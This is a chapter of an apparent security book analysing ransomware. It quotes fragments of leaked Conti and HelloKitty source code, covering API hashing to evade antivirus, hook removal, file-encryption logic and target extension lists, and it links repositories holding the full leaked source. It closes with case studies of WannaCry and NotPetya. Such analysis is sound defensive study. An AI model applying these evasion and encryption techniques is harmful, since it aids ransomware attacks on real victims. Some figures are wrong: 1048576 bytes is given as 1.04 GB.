

## 16

## Ransomware and Modern Threats

Ransomware has emerged as one of the most lucrative and disruptive forms of malware, causing immense damage globally. This chapter delves into the inner workings of modern ransomware threats, exploring how they encrypt victims' data, communicate with command and control servers, and demand payment. It further discusses recent trends in ransomware development, such as double extortion tactics and **ransomware as a service (RaaS)**. By the end of the chapter, you will understand the mechanics of these modern threats and have learned how to develop effective defenses against them, as well as how to analyze ransomware for potential vulnerabilities.

In this chapter, we're going to cover the following main topics:

- Introduction to ransomware and modern threats
- Analysis of ransomware techniques
- Case studies of notorious ransomware and modern threats
- Mitigation and recovery strategies

### Introduction to ransomware and modern threats

**Ransomware** is a type of malicious software designed to deny access to a computer system or data until a ransom is paid. The concept of ransomware dates back to the late 1980s, with the emergence of the first known ransomware strain, the **AIDS Trojan**. This primitive ransomware, distributed via floppy disks, encrypted filenames on a victim's hard drive and demanded payment in exchange for decryption. While the AIDS Trojan was relatively crude compared to modern ransomware variants, it laid the groundwork for the development of more sophisticated threats.

Over the years, ransomware has evolved significantly in terms of both tactics and technology. Today's ransomware variants employ advanced encryption algorithms to render victims' data inaccessible, making it nearly impossible to recover without the decryption key. In addition to encrypting files, ransomware may also disable system functions, delete backups, and spread laterally across networks, maximizing the impact of an attack.

One of the defining characteristics of modern ransomware is its use of encryption to hold victims' data hostage. Encryption is a process that converts plaintext data into ciphertext, rendering it unreadable without the

corresponding decryption key. Ransomware authors leverage strong encryption algorithms, such as RSA and AES, to encrypt files securely and prevent unauthorized access. Once files are encrypted, victims are presented with a ransom note containing instructions for paying the ransom and obtaining the decryption key.

In addition to encryption, ransomware utilizes various techniques to evade detection and spread within targeted environments. Many ransomware variants employ obfuscation techniques to disguise their presence and avoid detection by antivirus software. These techniques may include packing, polymorphism, and encryption of the malware payload. By constantly changing its appearance, ransomware can evade signature-based detection and remain undetected for extended periods.

Furthermore, ransomware often exploits vulnerabilities in software and operating systems to gain access to target systems. Common attack vectors include phishing emails, malicious attachments, drive-by downloads, and exploit kits. Once inside a network, ransomware can move laterally, infecting multiple systems and encrypting large volumes of data. This lateral movement increases the impact of the attack and makes it more challenging for defenders to contain and remediate.

Another trend in modern ransomware is the use of double extortion tactics, where threat actors not only encrypt victims' data but also threaten to release it publicly if the ransom is not paid. This tactic adds a new layer of complexity to ransomware attacks and increases the pressure on victims to comply with attackers' demands. By threatening to expose sensitive information, attackers can extort additional payments from victims and maximize their profits.

Moreover, the rise of RaaS has democratized ransomware operations, allowing even novice cybercriminals to launch sophisticated attacks with minimal effort. RaaS platforms provide aspiring threat actors with ready-made ransomware kits, complete with encryption tools, payment portals, and customer support. This commoditization of ransomware has led to a proliferation of attacks across various industries and sectors, making it more challenging for defenders to combat the threat.

In light of these developments, defending against ransomware requires a multifaceted approach that encompasses prevention, detection, and response. Organizations must implement robust cybersecurity measures, such as regular software patching, network segmentation, and employee training, to reduce their risk of ransomware infection. Additionally, organizations should develop and test incident response plans to ensure they can effectively recover from ransomware attacks and minimize disruption to business operations.

Overall, ransomware represents a significant and evolving threat in the modern cybersecurity landscape. By understanding the techniques and tactics employed by ransomware actors, organizations can better protect themselves against this pervasive threat and mitigate the potential impacts of an attack. In the following sections, we will delve deeper into the

analysis of ransomware techniques, examine case studies of notorious ransomware attacks, and explore strategies for mitigation and recovery.

Let's analyze the techniques used by ransomware using specific examples. We will research and analyze them based on source code leaks, as I mentioned earlier.

## Analysis of ransomware techniques

We will start with the most significant and pivotal leak of Conti's source code, then we will analyze the source code of **Hello Kitty Ransomware**.

### Conti

What is Conti ransomware? **ContiLocker** is ransomware that was created by the Conti Ransomware Gang, a criminal organization that operates in Russia and is believed to have connections with Russian security agencies. Additionally, RaaS is a business model utilized by Conti.

The Conti ransomware source code leak, named ContiLeaks, was released by a Ukrainian security researcher in retaliation for the cybercriminals' support of Russia during the invasion of Ukraine in February 2022.

ContiLeaks source code structure looks like the following:

```
(cocomelonc@kali) - [~/projects/hacking/malw/conti_v3]
$ ls -lht
total 28K
drwxr-xr-x  2 cocomelonc cocomelonc 4.0K Mar  3 17:19 Release
drwxr-xr-x  2 cocomelonc cocomelonc 4.0K Mar  3 17:18 Debug
drwxr-xr-x  4 cocomelonc cocomelonc 4.0K Dec 22 00:05 x64
-rw-r--r--  1 cocomelonc cocomelonc 2.9K Jan 25 2021 conti_v3.sln
drwxr-xr-x 15 cocomelonc cocomelonc 4.0K Jan 25 2021 cryptor
drwxr-xr-x 15 cocomelonc cocomelonc 4.0K Jan 25 2021 cryptor_dll
drwxr-xr-x 11 cocomelonc cocomelonc 4.0K Jan 25 2021 decryptor
```

Figure 16.1 – ContiLeaks conti\_v3 source code structure

As we can see, the most recent updated date appears to be January 25, 2021.

A Visual Studio solution (containing **conti\_v3.sln**) is indicated in the source code leak:




Figure 16.2 – Visual Studio solution

This grants access to whoever can compile the ransomware locker:




Figure 16.3 – Ransomware cryptor

Also, anyone can use decryptor, as follows:




Figure 16.4 – Ransomware decryptor

To observe the WinAPI communication mechanism, examine the `api` folder:




Figure 16.5 – ContiLeaks api folder

Consequently, examine the `getapi.cpp` file. Please note this macro:

```

6  #define HASHING_SEED 0xb801fcda
7  #define API_CACHE_SIZE (sizeof(LPVOID) * 1024)
8
9  #ifdef _WIN64
10 # define ADDR DWORDLONG
11 #else
12 #define ADDR DWORD
13 #endif
14
15 #define RVATOVA( base, offset ) ( (ADDR)base + (ADDR)offset )
16
17 #define API_CACHE_SIZE (sizeof(LPVOID) * 1024)
18
19 typedef struct _UNICODE_STRING
20 {

```

Figure 16.6 – Convert RVA to VA

Evidently, this macro was consistently employed to transform the **relative virtual address (RVA)** into a **virtual address (VA)**.

Locate the **GetApiAddr** function, which compares the hash of a given Windows API function to determine its address:

```

381 ADDR GetApiAddr(HMODULE Module, DWORD ProcNameHash, ADDR* Address)
382 {
383     /* ----- 00000000 00000000 0000 00000000 00 00 00000000 ----- */
384     // 00000000 0000 0000000000000000 PE 00000000
385     PIMAGE_OPTIONAL_HEADER poh = (PIMAGE_OPTIONAL_HEADER)((char*)Module + ((PIMAGE_DOS_HEADER)Module->e_lfanew->e_offset));
386
387     // 00000000 0000 00000000 00000000
388     PIMAGE_EXPORT_DIRECTORY Table = (PIMAGE_EXPORT_DIRECTORY)RVATOVA(Module, poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
389
390     DWORD DataSize = poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;
391
392     INT Ordinal; // 0000 000000000000 000 00000000
393     BOOL Found = FALSE;
394
395     if (HIWORD(ProcNameHash) == 0)
396     {
397         // 0000 00000000 00 00 00000000
398         Ordinal = (LOWORD(ProcNameHash)) - Table->Base;
399     }
400     else
401     {
402         // 0000 00000000 00 00000000

```

Figure 16.7 – Dynamically call by hash

That is to say, Conti employs one of the most straightforward yet effective methods to circumvent AV algorithms; we have previously written about this when analyzing Carbanak source code ([Chapter 15](#)). Moreover, which hashing algorithm does Conti use?

```

2  >>> ProcName = (char*)RVATOVA(Module, *NamesTable);
3
4
5  >>> if (MurmurHash2A(ProcName, StrLen(ProcName), HASHING_SEED) == ProcNameHash)
6  >>> {
7  >>> Ordinal = *OrdinalTable;
8  >>> Found = TRUE;
9  >>> break;
10 >>> }

```

Figure 16.8 – MurmurHash on Conti ransomware source code

**MurmurHash** is a non-cryptographic hash function and was written by Austin Appleby. We wrote about it and researched it in [Chapter 9](#).

Following that, the **api** module is invoked to implement an anti-sandbox technique that disables all conceivable hijacking of known DLLs. The following DLLs are, in fact, loaded via the newly resolved **LoadLibraryA** API as follows:


```

14  VOID DisableHooks() 1
15  {
16      HMODULE hKernel32 = apLoadLibraryA(0BFA("kernel32.dll"));
17      HMODULE hWs2_32 = apLoadLibraryA(0BFA("ws2_32.dll"));
18      HMODULE hAdvapi32 = apLoadLibraryA(0BFA("Advapi32.dll"));
19      HMODULE hNtdll = apLoadLibraryA(0BFA("ntdll.dll"));
20      HMODULE hRstrtmgr = apLoadLibraryA(0BFA("Rstrtmgr.dll"));
21      HMODULE hOle32 = apLoadLibraryA(0BFA("ole32.dll"));
22      HMODULE hOleAut = apLoadLibraryA(0BFA("OleAut32.dll"));
23      HMODULE hNetApi32 = apLoadLibraryA(0BFA("Netapi32.dll"));
24      HMODULE hIphlp32 = apLoadLibraryA(0BFA("Iphlpapi.dll"));
25      HMODULE hShlwapi = apLoadLibraryA(0BFA("Shlwapi.dll"));
26      HMODULE hShell32 = apLoadLibraryA(0BFA("Shell32.dll"));
27
28
29      if (hKernel32) {
30          removeHooks(hKernel32); 2
31      }
32

```

Figure 16.9 – Disable hooking on Conti ransomware source code

Let's continue to analyze. How does the `threadpool` module fare? In addition to allocating its own buffer for the forthcoming encryption, each thread initializes its own cryptography context using an RSA public key and the `CryptAcquireContextA` API, like this:



```

33  STATIC
34  BOOL
35  GetCryptoProvider(_out HCRYPTPROV* CryptoProvider)
36  {
37      BOOL bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, 0BFA(MS_ENH_RSA_AES_PROV),
38      if (bSuccess) {
39          return TRUE;
40      }
41
42      bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, 0BFA(MS_ENH_RSA_AES_PROV_A),
43      if (bSuccess) {
44          return TRUE;
45      }
46
47      bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, 0BFA(MS_ENH_RSA_AES_PROV_XP),
48      if (bSuccess) {
49          return TRUE;
50      }

```

Figure 16.10 – Threadpool module in Conti source code

Each thread then awaits a task in the `TaskList` queue in an infinite cycle. When a new task becomes available, the filename that requires encryption is extracted from said task:

```

82  >> PTASK_INFO TaskInfo = TAILQ_FIRST(&ThreadPoolInfo->TaskList);
83  >> if (!TaskInfo) {
84
85  >> >> pLeaveCriticalSection(&ThreadPoolInfo->CriticalSection);
86  >> >> pSleep(5000);
87  >> >> continue;
88
89  >> }
90
91  >> TAILQ_REMOVE(&ThreadPoolInfo->TaskList, TaskInfo, Entries);
92
93  >> pLeaveCriticalSection(&ThreadPoolInfo->CriticalSection);
94
95  >> if (TaskInfo->Stop) {
96  >> >> break;
97  >> }

```

Figure 16.11 – Task queues in Conti source code

Of course, you may have a lot of questions at this stage because understanding someone else's code is very difficult and not a very pleasant

process, but our findings in the source code are enough to grasp the concept.

What about encryption? We wrote so much about it in previous chapters; how is it implemented here?

The encryption process commences by generating a random key for a given file utilizing the **CryptGenRandom** API:




Figure 16.12 – Generating a random key for encryption in Conti source code

What is interesting here? This logic generates an 8-byte IV at random in addition to a 32-byte key. Evidently, Conti used the ChaCha stream cipher that D.J. Bernstein developed. This can be seen from the **ChaChaKey** and **ChaChaIV** variables.

Invoking the **CheckForDataBases** method verifies whether complete or partial encryption is possible, as seen in the following:




Figure 16.13 – CheckForDataBases method

Check if the file extension of the targeted file is in the following list: .4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmps1, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas, .mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3, .ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .ogy, .orx, .owc, .p96, .p97, .pan, .pdb, .pdm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spg, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcd, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt.



Invoking the `CheckForVirtualMachines` method verifies the presence of a potential 20% partial encryption:

```

1237 > else if (CheckForVirtualMachines(FileInfo->Filename)) {
1238     >
1239     > if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {
1240     > > return FALSE;
1241     > }
1242     >
1243     > Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey);
1244     >
1245     > }

```

Figure 16.14 – CheckForVirtualMachines method

This partial encryption is for the following extensions: `.vdi`, `.vhd`, `.vmdk`, `.pvm`, `.vmem`, `.vmsn`, `.vmsd`, `.nvram`, `.vmx`, `.raw`, `.qcow2`, `.subvol`, `.bin`, `.vsv`, `.avhd`, `.vmrs`, `.vhdx`, `.avdx`, `.vmcx`, `.iso`.

What does partial encryption mean in this context? Conti uses some interesting logic to encrypt the file system. Let's look at it in more detail.

Apply full encryption if the file size is less than **1048576** bytes (1.04 GB) and encrypt only the headers if the size is greater than **1048576** bytes and equal to or less than **5242880** bytes (5.24 GB):

```

1248 > if (FileInfo->FileSize <= 1048576) {
1249     >
1250     > if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
1251     > > return FALSE;
1252     > }
1253     >
1254     > Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);
1255     >
1256     > }
1257 > else if (FileInfo->FileSize <= 5242880) {
1258     >
1259     > if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {
1260     > > return FALSE;
1261     > }
1262     >
1263     > Result = EncryptHeader(FileInfo, Buffer, CryptoProvider, PublicKey);

```

Figure 16.15 – Full encryption and only headers

Otherwise, 50% partial encryption is applied:

```

1266 > else {
1267     >
1268     > if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, global::GetEncryptSize())) {
1269     > > return FALSE;
1270     > }
1271     >
1272     > Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, global::GetEncryptSize());

```

Figure 16.16 – Partial encryption

We can find encrypt modes in another part:

```

12 enum ENCRYPT_MODES {
13     >
14     > FULL_ENCRYPT = 0x24,
15     > PARTLY_ENCRYPT = 0x25,
16     > HEADER_ENCRYPT = 0x26
17     >
18 };
19

```

Figure 16.17 – Encrypt\_modes



Furthermore, an intriguing module called **obfuscation** was discovered within the source code:




Figure 16.18 – The obfuscation module

The module utilizes **ADVObfuscator**

(<https://github.com/andrivet/ADVobfuscator>) to produce obfuscated code. For instance, check out these strings:




Figure 16.19 – Conti using ADVObfuscator for obfuscation strings

Of course, the entire Conti leak contains documentation, the correspondence of cybercriminals, and their careful analysis, and analysis of the complete source code is beyond the scope of this book. We will leave this as homework for you. You can download it from the book's repository:

[https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/tree/main/chapter16/01-analysis-of-ransomware/conti\\_v3](https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/tree/main/chapter16/01-analysis-of-ransomware/conti_v3).

ContiLeaks symbolizes a turning point in the cybercrime ecosystem. Consequently, the operations of cybercriminal organizations are likely to undergo significant transformations. On one hand, less developed cybercriminal organizations may possess considerable strength; conversely, more sophisticated groups will gain insights from Conti's mistakes.

## Hello Kitty

HelloKitty ransomware is a highly advanced form of malicious software that has been specifically developed to carry out targeted attacks. It showcases a sophisticated and intricate approach in the field of cybersecurity threats. Discovered in November 2020, this ransomware variant stands out for its use of strong encryption algorithms. This makes it impossible for victims to access their files, highlighting the impressive technical skills of the operators.

The **helloworld.zip** download contains a Microsoft Visual Studio solution that includes the HelloKitty encryptor and decryptor, as well as the **NTRUEncrypt** library used by this version of the ransomware to encrypt files:

```
(cocamelonc@kali)-[~/malw/hellokitty]
$ ls -lt
total 908
-rw-r--r-- 1 cocamelonc cocamelonc 834089 Nov  9 20:15 hellokitty.zip
drwx----- 2 cocamelonc cocamelonc 4096 Dec  6 2020 Innocent
-rw-r--r-- 1 cocamelonc cocamelonc 3893 Dec  6 2020 Innocent.sln
drwx----- 9 cocamelonc cocamelonc 4096 Dec  6 2020 NTRUEncrypt
drwx----- 2 cocamelonc cocamelonc 4096 Dec  6 2020 crc32
drwx----- 2 cocamelonc cocamelonc 4096 Dec  6 2020 decoder
-rw-r--r-- 1 cocamelonc cocamelonc 2140 Dec  6 2020 enc-struct.h
-rw-r--r-- 1 cocamelonc cocamelonc 6791 Dec  6 2020 new-private-ntru-key-debug.h
-rw-r--r-- 1 cocamelonc cocamelonc 145 Dec  6 2020 new-private-ntru-key-release.h
-rw-r--r-- 1 cocamelonc cocamelonc 6232 Dec  6 2020 new-public-ntru-key-debug.h
-rw-r--r-- 1 cocamelonc cocamelonc 139 Dec  6 2020 new-public-ntru-key-release.h
drwx----- 2 cocamelonc cocamelonc 4096 Dec  6 2020 ntru256gen
-rw-r--r-- 1 cocamelonc cocamelonc 31732 Dec  6 2020 processnames.h
-rw-r--r-- 1 cocamelonc cocamelonc 40 Dec  6 2020 random.h
drwx----- 2 cocamelonc cocamelonc 4096 Dec  6 2020 sha256
```

Figure 16.20 – HelloKitty is a Microsoft Visual Studio solution (.sln)

We will not delve into the implementation of encryption as this is beyond the scope of this book, but we'll highlight some interesting things.

For example, look at the **crc32** folder:

```
EXPLORER
HELLOKITTY
  crc32
    crc32.cpp
    crc32.h
  decoder
  Innocent
  ntru256gen
  NTRUEncrypt
  sha256

crc32 > crc32.cpp
68
69 static const unsigned int crc32_table[] =
70 {
71     0x00000000, 0x04c11db7, 0x09823b6e, 0x0d4326d9,
72     0x130476dc, 0x17c56b6b, 0x1a864db2, 0x1e475005,
73     0x2608edb8, 0x22c9f00f, 0x2f8ad6d6, 0x2b4bcb61,
74     0x350c9b64, 0x31cd86d3, 0x3c8ea00a, 0x384fbbdb,
75     0x4c11db70, 0x48d0c6c7, 0x4593e01e, 0x4152fda9,
76     0x5f15adac, 0x5bd4b01b, 0x569796c2, 0x52568b75,
```

Figure 16.21 – crc32 folder

The code in this folder functions as an independent implementation of the CRC-32 algorithm.

The next folder is the **decoder**, which contains files for the decryption logic. This code is designed to decrypt files that have been encrypted by the HelloKitty ransomware. It is important to note that the encrypted files will have the **.kitty** extension:

```
EXPLORER
HELLOKITTY
  crc32
  decoder
    decoder.vcxproj
    decoder.vcxproj.filters
    decoder.vcxproj.user
  Innocent
  aesMbedTls.hpp
  Base64.cpp
  Base64.h
  config.h
  Encryptor.cpp
  Decryptor.cpp

decoder > Decryptor.cpp
162 }
163
164 free(outputbuffer);
165 free(fileBuffer);
166
167 }
168 else {
169     dbg(LEVEL1, "File %S is encrypted", filename);
170 }
171 }
172 }
173 CloseHandle(ftd->hFile);
174
175 const LPCWSTR lpwExt = L".kitty";
```

Figure 16.22 – The decoder folder with decryption logic

The **DWORD WINAPI decryptFile(file\_to\_decrypt \*ftd)** function manages the decryption process of a file by utilizing the **NTRUEncrypt** and

AES algorithms.

The `searchForFiles(PCWSTR widePath)` searches through a specified directory and adds files to a queue for decryption.

The `bool CreateAndContinue(const wchar_t* _mutexName)` and `void CloseMutex()` functions are mutex-related functions to prevent double process runs.

`StopDoubleProcessRun` verifies the presence of any pre-existing instances of the decryption process.

The `main` function utilizes `CommandLineToArgvW` for parsing command-line arguments. It develops threads to decrypt files discovered on local drives or network folders, implements a mutex mechanism to prevent the execution of multiple processes simultaneously, and ensures that all files are processed before exiting by waiting for thread completion.

The next folder is **Innocent**:




Figure 16.23 – The Innocent folder

A fascinating point to consider is the implementation of base64. These functions enable the conversion of data from binary to a base64-encoded format that can be easily read by humans:


```

37  static const std::string base64_chars =
38  → "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
39  → "abcdefghijklmnopqrstuvwxyz"
40  → "0123456789+/";
41
42  #define CHAR_ARRAY_3_SIZE 3
43  #define CHAR_ARRAY_4_SIZE 4
44
45  static inline bool is_base64(unsigned char c){
46  → return (isalnum(c) || (c == '+') || (c == '/'));
47  }
48
49  std::string base64_encode(const UCHAR* bytes_to_encode, size_t in_len) {
50  → std::string ret;
51  → int i = 0;
52  → int j = 0;
53  → unsigned char char_array_3[CHAR_ARRAY_3_SIZE];
54  → unsigned char char_array_4[CHAR_ARRAY_4_SIZE];
55
56  → while (in_len--) {
57  → {
58  → char_array_3[i++] = *(bytes_to_encode++);
59  → if (i == 3) {

```

Figure 16.24 – Base64 implementation

There is also the `aesMbedTls.hpp` file here:



```

11
12 class AES128MbedTls {
13 public:
14     AES128MbedTls() {
15         memset(&aes, 0, sizeof(aes));
16         memset(iv, 0, sizeof(iv));
17         memset(key, 0, sizeof(key));
18     }
19     virtual ~AES128MbedTls() {
20         memset(key, 0, sizeof(key));
21         memset(iv, 0, sizeof(iv));

```

Figure 16.25 – AES-128 implementation in HelloKitty ransomware

This code presents a class called **AES128MbedTls**, which encompasses the necessary features for AES-128 encryption and decryption utilizing the Mbed TLS library.

This class isolates AES functionality, making it simple to integrate AES-128 encryption and decryption with Mbed TLS in a C++ program.

You can look at other tricks and techniques used by HelloKitty ransomware in this repository on GitHub:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/tree/main/chapter16/01-analysis-of-ransomware/hellokitty>

Studying and analyzing leaked ransomware source code can lead to interesting thoughts; even the most dangerous cybercriminals sometimes use quite simple yet effective development techniques.

## Case studies of notorious ransomware and modern threats

Examples of ransomware that resulted in extensive disruption and monetary losses have established it as a formidable cybersecurity threat. Let's start with two infamous ransomware case studies.

### Case study one: WannaCry ransomware attack

*Date: May 12, 2017*

**WannaCry**, a ransomware variant, spread rapidly across the globe, infecting over 200,000 computers in 150 countries. It targeted systems running outdated versions of Microsoft Windows. The attack affected various sectors, including healthcare, finance, and government agencies.

WannaCry exploited a vulnerability in the Windows operating system using an exploit called EternalBlue, which was developed by the U.S. **National Security Agency (NSA)** and later leaked by a hacker group called The Shadow Brokers. Once infected, the ransomware encrypted files on the victim's computer and demanded payment in Bitcoin for decryption.

The WannaCry attack highlighted the importance of keeping software up to date and patching known vulnerabilities. It also underscored the need for robust cybersecurity measures, including regular data backups and employee training to recognize phishing attempts.

## Case study two: NotPetya ransomware attack

*Date: June 27, 2017*

**NotPetya**, initially thought to be a variant of the Petya ransomware, targeted organizations primarily in Ukraine but quickly spread globally, affecting companies worldwide. It caused extensive damage to businesses, including financial losses and operational disruptions.

NotPetya used the EternalBlue exploit, similar to WannaCry, to propagate across networks. However, unlike traditional ransomware, NotPetya's primary objective appeared to be destruction rather than financial gain. It encrypted the **master boot record (MBR)** of infected computers, making them inoperable, and demanded payment in Bitcoin for decryption.

The NotPetya attack emphasized the importance of robust cybersecurity practices, including network segmentation to limit the spread of malware and incident response plans to mitigate the impact of cyberattacks.

Let's explore some notable ransomware attacks and modern threats from 2018 onwards.

## Case study three: GandCrab ransomware

*Date: First identified in January 2018*

**GandCrab** quickly became one of the most prevalent ransomware families, infecting thousands of systems worldwide. It targeted individuals and organizations across various sectors, including healthcare, education, and government.

